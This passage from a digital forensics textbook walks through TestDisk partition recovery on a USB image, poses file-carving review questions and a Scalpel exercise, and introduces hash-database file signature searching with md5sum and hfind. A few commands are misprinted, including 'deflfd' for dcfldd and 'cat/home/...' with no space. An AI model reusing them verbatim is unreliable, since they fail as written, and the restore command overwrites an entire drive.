where `/dev/sdb` is the device name of the USB drive to be imaged, “`datatraveller.img`” is the name of the file used to store the USB drive image and located within a folder of `/home/student`. Also, the hash option specifies what kind of cryptographic hash function(s) will be applied to the acquired data, and in our example, the hash function used is MD5. The hashlog option specifies where the output of the hashing should be stored; in our example, it will be saved into a text file in the same directory as the disk image.

After imaging is done, you can check the md5 hash value by looking at the file “`hashlog.txt`”.

```
cat/home/student/hashlog.txt  
Total (md5): 91c896ec3c836bf82424fdf7e8134332
```


It can be verified by computing the MD5 hash value of the USB drive image using the following command

```
md5sum datatraveller.img  
91c896ec3c836bf82424fdf7e8134332 datatraveller.img
```

It can be evident that the hash value in the file `hashlog.txt` is the same as the one calculated above.

Second, launch TestDisk by loading the USB drive image acquired above using the following command.

```
testdisk datatraveller.img
```



root@localhost:/home/student
TestDisk 6.13, Data Recovery Utility, November 2011
Christophe GRENIER <grenier@cgsecurity.org>
<http://www.cgsecurity.org>


TestDisk is free software, and
comes with ABSOLUTELY NO WARRANTY.

Select a media (use Arrow keys, then press Enter):
>Disk datatraveller.img - 127 MB / 121 MiB

[Proceed] [Quit]

Note: Disk capacity must be correctly detected for a successful recovery.
If a disk listed above has incorrect size, check HD jumper settings, BIOS
detection, and install the latest OS patches and disk drivers.

- Select the “Proceed” option and Press ENTER to continue.




root@localhost:/home/student
TestDisk 6.13, Data Recovery Utility, November 2011
Christophe GRENIER <grenier@cgsecurity.org>
<http://www.cgsecurity.org>

Disk datatraveller.img - 127 MB / 121 MiB

Please select the partition table type, press Enter when done.
>[Intel] Intel/PC partition
[EFI GPT] EFI GPT partition map (Mac i386, some x86_64...)
[Humax] Humax partition table
[Mac] Apple partition map
[None] Non partitioned media
[Sun] Sun Solaris partition
[XBox] XBox partition
[Return] Return to disk selection

Note: Do NOT select 'None' for media with only a single partition. It's very
rare for a drive to be 'Non-partitioned'.

- Select the partition table type to continue. The option chosen in this example is Intel/PC partition. Note that it is very important to choose the correct partition type. If the user selects the wrong type then the data recovery process will most likely fail.




root@localhost:/home/student
TestDisk 6.13, Data Recovery Utility, November 2011
Christophe GRENIER <grenier@cgsecurity.org>
<http://www.cgsecurity.org>

Disk datatraveller.img - 127 MB / 121 MiB - CHS 970 8 32

>[Analyse] Analyse current partition structure and search for lost partitions
[Advanced] Filesystem Utils
[Geometry] Change disk geometry
[Options] Modify options
[MBR Code] Write TestDisk MBR code to first sector
[Delete] Delete all data in the partition table
[Quit] Return to disk selection

Note: Correct disk geometry is required for a successful recovery. 'Analyse' process may give some warnings if it thinks the logical geometry is mismatched.

- This is the main menu of TestDisk, which provides the user with the various options. Select the “Analyze” option. It allows for the analysis of the current partition structure and search for lost partitions, which is the objective of this example.




root@localhost:/home/student
TestDisk 6.13, Data Recovery Utility, November 2011
Christophe GRENIER <grenier@cgsecurity.org>
<http://www.cgsecurity.org>

Disk datatraveller.img - 127 MB / 121 MiB - CHS 16 255 63
Current partition structure:


Partition	Start	End	Size in sectors
No partition is bootable			

>[Quick Search] Try to locate partition


- No partitions are showing. Select the “Quick Search” option and press ENETR to continue.



- Confirm whether TestDisk search for the partition created by Vista or later. Press Y if yes/not sure. N otherwise.



- After the scan is over, all the partitions found by “Quick Search” will be displayed. Also, if any detected partition is not corrupted, it will be displayed in green. It can be observed that the deleted partition is detected by TestDisk. Next, we will restore deleted partition and press ENTR to continue.




root@localhost:/home/student
TestDisk 6.13, Data Recovery Utility, November 2011
Christophe GRENIER <grenier@cgsecurity.org>
<http://www.cgsecurity.org>

Disk datatraveller.img - 127 MB / 121 MiB - CHS 16 255 63

Partition	Start	End	Size in sectors
1 E extended	0 32 1	15 254 63	255024
5 L HPFS - NTFS	0 32 33	15 254 63	254992

[Quit] [Deeper Search] >[Write] [Extd Part]
Write partition structure to disk

- Select the “Write” option, and Press ENTER to continue.



root@localhost:/home/student
TestDisk 6.13, Data Recovery Utility, November 2011
Christophe GRENIER <grenier@cgsecurity.org>
<http://www.cgsecurity.org>

Write partition table, confirm ? (Y/N)

- Confirm write partition table to the disk image by pressing **Y**


Now, we have restored the deleted partition in the USB driver image.
Finally, restore the image with fixed partition onto USB drive.

```
deflfd if=/home/student/datatraveller.img of=/dev/sdb
```

Once it is done, the deleted partition is restored and you are able to access all your files on your USB drive again.

Review Questions

1. What is file carving?
2. What is Header/footer carving?
3. What is the main difference between file carving and file recovery techniques using file system information about files and directories?
4. Bifragment Gap Carving (BGC) is a promising algorithm for effectively carving out a file from unallocated disk spaces. Explain how BGC works and discuss the limitations and drawbacks of BGC. If necessary, give an example and/or a diagram to help in your explanation.
5. Consider a deleted bi-fragmented file containing the following data blocks:



- (a) If you use BGC to recover the above file with the initial gap size of 2, what is the number of tries needed to successfully recover the deleted file?
- (b) Suppose that the second block of the file is damaged or overwritten. As a result, BGC has to try all possible gaps before it exists but fails to recover the file, since file validation should never succeed. What is the total number of tries before BGC exits? Assume the initial gap size is 1.
6. What is object validation? Give one example of object validation techniques and explain how it works.

9.3 Practical Exercise

The objective of this exercise is practise file carving skills on some publically available dataset.

9.3.1 *Setting Up Practical Exercise Environment*

1. Download a compressed Digital Forensics Tool Testing Image [19], “11-carve-fat.zip”, and extract it for a “raw” partition image of a FAT32 file system, “11-carve-fat.dd”, and upload it to Forensics Workstation. To download it, go to <http://dftt.sourceforge.net/test11/index.html>.

- Download and Install Scalpel on Forensics Workstation. To download Scalpel, go to <https://github.com/sleuthkit/scalpel>. Please see Appendix A in Chap. 3 for detailed instructions on how to install software in Linux.

After properly installing Scalpel and testing image, you can proceed to complete the following exercises.

9.3.2 Exercises

Part A—Evidence Hashing

Use md5sum to calculate the hash value of the raw partition image of a FAT32 file system (“11-carve-fat.dd”) and answer the following question:

Q1. What is the MD5 hash value of the raw partition image used in the exercise?

Part B—Data Carving with Scalpel

Configure Scalpel to carve out PDF and JPG graphic files from the image (“11-carve-fat.dd”) and answer the following questions:

Q2. How many PDF files are recovered by Scalpel? _____

Q3. How many JPG files are recovered by Scalpel? _____

Q4. Is a file with a MD5 hash of “c0de7a481fddfa03b764fa4663dc6826” one of recovered JPG files? _____ (Yes/No)

Q5. Is a file with a MD5 hash of “80dc29617978b0741fa2ad3e452a6f9d” one of recovered PDF files? _____ (Yes/No)

Q6. There is a PDF file in the image (“11-carve-fat.dd”) called “lin_1.2.pdf” whose md5 hash value is “e026ec863410725ba1f5765a1874800d” in hex. What is the size of the file “lin_1.2.pdf”?

References

1. BMP file format. https://en.wikipedia.org/wiki/BMP_file_format
2. A. Pal and N. Memon. The evolution of file carving. IEEE Signal Processing Magazine, vol. 26, no. 2, pp. 59-71, March 2009
3. Z. Lei. Forensic analysis of unallocated space. Master’s Thesis, University of Ontario Institute of Technology, 2011
4. C. Beek. Introduction to File Carving. McAfee White Paper. Available at: <http://www.mcafee.com/ca/resources/white-papers/foundstone/wp-intro-to-file-carving.pdf>
5. Guidance Software. Investigations of individuals. Available: <http://www.guidancesoftware.com/computer-forensics-ediscovery-individual-investigation.htm>
6. X. Lin, C. Zhang, T. Dule. On Achieving Encrypted File Recovery. In: X. Lai, D. Gu, B. Jin, Y. Wang, H. Li (eds) Forensics in Telecommunications, Information, and Multimedia. e-Forensics 2010. Lecture Notes of the Institute for Computer Sciences, Social Informatics and Telecommunications Engineering, vol 56. Springer, Berlin, Heidelberg
7. File carving - forensics wiki. Available: http://www.forensicswiki.org/wiki/File_Carving
8. Digital Forensics Research Workshop 2005. <http://old.dfrws.org/2005/index.shtml>

9. S. L. Garfinkel. Carving contiguous and fragmented files with fast object validation. *Digital Investigation*, vol. 4, pp. 2-12, 2007
10. A. Pal, H. T. Sencar and N. Memon. Detecting file fragmentation point using sequential hypothesis testing. *Digital Investigation*, vol. 5, pp. S2-S13, 2008
11. G. Richard and V. Roussev. Scalpel: A Frugal, High Performance File Carver. DFRWS 2005 USA
12. Y. Wei, N. Zheng, and M. Xu. "An Automatic Carving Method for RAR File Based on Content and Structure", Second International Conference on Information Technology and Computer Science, 2010, pp. 68-72
13. M. Chen, N. Zheng, X. Xu, Y.J. Lou, and X. Wang. "Validation Algorithms Based on Content Characters and Internal Structure: The PDF File Carving Method", International Symposium on Information Science and Engineering, Dec. 2008, vol. 1, pp. 168-172
14. Foremost (<http://foremost.sourceforge.net/>)
15. Scalpel. <https://github.com/sleuthkit/scalpel>
16. "TestDisk - Partition Recovery and File Undelete", [Cgsecurity.org](http://www.cgsecurity.org/wiki/TestDisk), 2017. [Online]. Available: <http://www.cgsecurity.org/wiki/TestDisk>. [Accessed: 06- Apr- 2017]
17. "PhotoRec - Digital Picture and File Recovery", [Cgsecurity.org](http://www.cgsecurity.org/wiki/PhotoRec#Operating_systems), 2017. [Online]. Available: http://www.cgsecurity.org/wiki/PhotoRec#Operating_systems. [Accessed: 06- Apr- 2017]
18. DFRWS 2006 Challenge: <http://old.dfrws.org/2006/challenge/submit.html>
19. Digital Forensics Tool Testing Images. <http://dftt.sourceforge.net/>

Chapter 10

File Signature Searching Forensics



Learning Objectives

The objectives of this chapter are to:

- Understand concept of file signature
- Understand procedures and forensic technique of file signature searching
- Know how to use open-source tools for file signature searching forensics

As a forensics technique that searches for known files or documents, file signature searching technique is widely used to find evidence of the theft of confidential company files (documents) or detect the existence of malware by comparing unknown software (program) under investigation with a repository of known instances. In this chapter, we will study procedures and forensic technique of file signature searching. Specifically, you will learn how to generate hashes from a file, to create index on the hash database (Ignored databased and Alert databased), and to search for file with specific hash value. Also, you will become familiar with open-source tools for file signature searching forensics, including hfind, md5sum, and sha1sum.

10.1 Introduction

File signature search is a common technique used in forensic analysis to identify or verify existence of a known file in a disk used by a suspect. In doing so, we assume that we have a large number of files in custody, either good (trustworthy ones) or bad (inappropriate or harmful ones). Then, databases are created to include the hash values of all the known files, also known as hash databases. Afterwards, the forensic analyst would use the hash function (e.g. MD5 hash function) to generate a hash

value (or file signature) of the file and compare it to a hash database. A good hash database to reference is NIST National Software Reference Library (NSRL) [1], which contains hashes of commercial software packages and files found in operating systems and software distributions. These files are known to be good since they came from trusted sources and are typically found on authorized systems. The analyst would calculate the MD5 hash of the given file and search the md5 hash databases. If there is a hit, it means the given file is known to investigator.

Note that in computing, file signature also refers to data used to identify the file type of a file, particularly file headers (the beginning bytes of the file content) or file footer (the ending bytes of the file content) [2]. For example, a file beginning with “25 50 44 46” (in hex) means a pdf file, and the magic number “25 50 44 46” (or file header here) is known as file signature of pdf files. It can be distinguished from the concept of file signature used in the book, which refers to a magic number (or the hash value of the file), uniquely identifying the file itself instead of its file type.

In the industry, the process of comparing entries against approval registry is called “whitelisting.” “Blacklisting” is the opposite of whitelisting, where the practices is to identify entries from untrusted sources. In this chapter, we dub the whitelist of hashes **Ignored database** and blacklist of hashes **Alert database**, respectfully. Instances that would flag the file suspicious are malicious software (Malware) or inappropriate content.

A hash value or simply the hash, also known as message digest or simply the digest, is a usually shorter fixed-length value that is the output of a cryptographic hash function. For example, the MD5 algorithm [3], a widely used hash function, generates hash values which are only 128-bit long. It can be used to detect data modifications and tampering or uniquely identify data. A cryptographically secure hash function $h(x)$ must satisfy the following properties:

1. It takes arbitrary length of data and produces a fixed-length output;
2. Given a message m of arbitrary length, there is a computationally efficient way to calculate $h(m)$ but it's infeasible to go the other way. It is also known as one-way or pre-image resistance property;
3. Given a hash value y , it is computationally infeasible to find a message m with $h(m) = y$. It is also known as second pre-image resistant or weak collision resistance property;
4. It is computationally infeasible to find any pair of messages m_1 and m_2 such that $h(m_1) = h(m_2)$. It is also known as collision resistant or strong collision resistance property;

10.2 File Signature Search Process

It is very common for investigators to look for some suspicious file in suspected computer, so a straightforward method to look for a file is to go through and analyze each data bit and bit, but it would be too time consuming and inefficient. Therefore, the best practice is to automate the process by prebuilding a database of file




Fig. 10.1 File signature search process overview

signatures (hashes of files) and comparing them with the hash of the target file. This is also called File Signature Search. The Sleuth Kit (TSK) provides a tool called “hfind”, which can be used to perform file signature search and will be detailed in the next section.

The file signature search process typically follows Fig. 10.1 workflow, where an analyst acquires a questionable amount of files. This could be hundreds of thousands of files, and going through manually in order to deduce whether it's good or bad would be impossible. Instead, we can simply calculate the hash values of these files being investigated. Further, we assume that we have already created two hash databases, one containing the hash values of all the known good files, known as **Ignore Database**, and another including the hash values of all the known bad files, known as **Alert Database**. Then, we search both **Ignore Database** and **Alert Database** for the hash values we calculated for the files being investigated. If the search finds a hit in the **Alert Database**, there is a known bad file among the files under investigation. In other words, more attentions must be paid and further investigation is required. Nevertheless, if there is a hit in the **Ignore Database**, it means a good file which has been found so we simply ignore it. As a result, we can quickly filter many known files out of a large amount number of files being investigated. Benefit of using hash is it is deliberately difficult to reconstruct two different messages having the same hash (as shown in Fig. 10.2 when a character is changed in the input) but is very easy to compute a block of data at any size into a fixed length output or hash; thus, enable fast database lookup by detecting duplicated record. Another big advantage is that we don't have to sift through millions of files found on the hard disk used by a suspect. Instead, we can quickly narrow down to a




Fig. 10.2 Hash generated is never the same

small number of files which are still unknown to us. This is because there are many system files and the ones resulted from software installations, and these files can be quickly identified and then excluded or ignored. By doing so, our precious time and effort can be put to investigate these unknown files.

There are two common hash functions used to generate hashes (or signatures) of files in forensic investigation, which are md5 and sha-1. The investigator would create two hash databases (common source is from NIST National Software Reference Library), one with repository of known software, file profile, and file signature dubbed “**Ignore Database**”; and a second one with repository of known bad software, file profile, and file signature dubbed “**Alert Database**”. The analyst would then create a hash value for the suspicious file being investigated, and traverse through the hash databases. If there is a hit from **Ignore database**, then analyst known file is good. If there is a hit from **Alert database**, then analyst know file is bad and further investigation and analysis is required on the suspect’s hard drive.

10.3 File Signature Search Using hfind

Hfind is a TSK tool that is used to look up hash values in a hash database using a binary search algorithm. This allows one to easily create a hash database and identify if a file is known or not. It can work with the NIST National Software Reference Library (NSRL) and the output of “md5sum”, which is the utility come with most Linux distributions and used to compute and check MD5 hash values of a file.

Next, we explain how file signature search works, using open source tools, hfind and md5sum.

10.3.1 Create a Hash Database Using md5sum


On your Windows machine, start PuTTY and connect to your forensic workstation (virtual machine). Suppose that all the files under /usr/local/bin (not including files in the subfolders) are good, create a hash database using the following command.

```
md5sum /usr/local/bin/* > Ignore.db
```

where “Ignore.db” is the created hash database file to be considered “**Ignore Database**” in our example.

Note that md5sum may complain by saying an entity in specified folder is a directory and you can simply ignore these warnings.

Figure 10.3 shows part of the file from line to line, each line containing a 32-hex-character MD5 hash and its corresponding file of which the hash is calculated.



The screenshot shows a terminal window titled "root@localhost:/home/student/fssf". It displays a list of MD5 hash entries, each consisting of a 32-digit hex string followed by a space and the full path to a file in "/usr/local/bin". The terminal window has a blue header bar and a white body with black text. The scroll bar on the right side is visible.

MD5 Hash	File Path
15410d750a34bbe...2417	/usr/local/bin/blkcalc
2dcda59ae2ad2dde...d4	/usr/local/bin/blkcat
2981831c81d2d41dce...	/usr/local/bin/blkl...s
9870a21d6a0d5a36fa...	/usr/local/bin/blkstat
8009fa0098378e3b06b...	/usr/local/bin/dcfl...d
22ec728326458a33de...	/usr/local/bin/disk_sreset
71d85877838a93eb583...	/usr/local/bin/disk_stat
325c7cdef86ff64c0194...	/usr/local/bin/ffind
4edcb1b46873d91b8101...	/usr/local/bin/fls
cf10e3ca8bc941e38e3...	/usr/local/bin/fsstat
9af5cb1d27b2062050e...	/usr/local/bin/hfind
2a4a3d45025976356a77...	/usr/local/bin/icat
855eb0f0c8b15d0efcb...	/usr/local/bin/ifind
69930dab764f187e0f56...	/usr/local/bin/ils
7cc75d01e0c6683ec3287...	/usr/local/bin/img_cat
2f4315e2b2ac065010759...	/usr/local/bin/img_stat
5e2a20b0552012e1ac36d...	/usr/local/bin/istat
0239351e1ab22702022a...	/usr/local/bin/jcat
c5d5f7ebfedc6c1a60782...	/usr/local/bin/jls
